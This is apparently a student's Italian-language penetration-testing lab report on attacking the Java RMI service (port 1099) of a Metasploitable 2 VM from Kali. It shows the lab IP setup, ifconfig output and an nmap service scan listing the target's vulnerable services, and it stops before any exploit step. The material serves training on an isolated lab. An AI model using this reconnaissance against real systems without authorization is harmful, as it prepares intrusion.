
PROGETTO M4 D8 - MARCO TANI

KALI VS META2
EXPLOIT PORTA 1099 JAVA RMI

CREAZIONE LAB - MODIFICA IP

- KALI 192.168.11.111
- META 2 192.168.11.112



marco@kali: ~
File Azioni Modifica Visualizza Aiuto
Metasploit2 pulitissima Esercizio M4 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
CTRL (DESTRA)

```
┌──(marco㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::8b7f:be4:5813:6fd  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:0b:db:38  txqueuelen 1000  (Ethernet)
        RX packets 291  bytes 228723 (223.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 205  bytes 25135 (24.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.11.111  netmask 255.255.255.0  broadcast 192.168.11.255
        inet6 fe80::4123:9be2:f63c:ad5c  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:6a:86:42  txqueuelen 1000  (Ethernet)
        RX packets 30  bytes 2252 (2.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18  bytes 2492 (2.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(marco㉿kali)-[~]
└─$ 
```

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:f3:77:c4
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fef3:77c4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:4550 (4.4 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:114 errors:0 dropped:0 overruns:0 frame:0
          TX packets:114 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21569 (21.0 KB)  TX bytes:21569 (21.0 KB)

msfadmin@metasploitable:~$
```

SCANSIONE NMAP


- RAPIDA SCANSIONE PER CONTROLLARE L'EFFETTIVO UTILIZZO DEL SERVIZIO JAVA_RMI SULLA PORTA 1099



```
┌──(marco㉿kali)-[~]
└─$ nmap -sV 192.168.11.112
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-08 07:19 CEST
Stats: 0:00:21 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 65.22% done; ETC: 07:19 (0:00:11 remaining)
Stats: 0:00:26 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 65.22% done; ETC: 07:19 (0:00:14 remaining)
Stats: 0:00:54 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 69.57% done; ETC: 07:20 (0:00:23 remaining)
Stats: 0:02:24 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 73.91% done; ETC: 07:22 (0:00:50 remaining)
Nmap scan report for 192.168.11.112
Host is up (0.00045s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet?
25/tcp   open  smtp?
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login?
514/tcp  open  shell?
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ccproxy-ftp?
3306/tcp open  mysql?
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 180.26 seconds
```

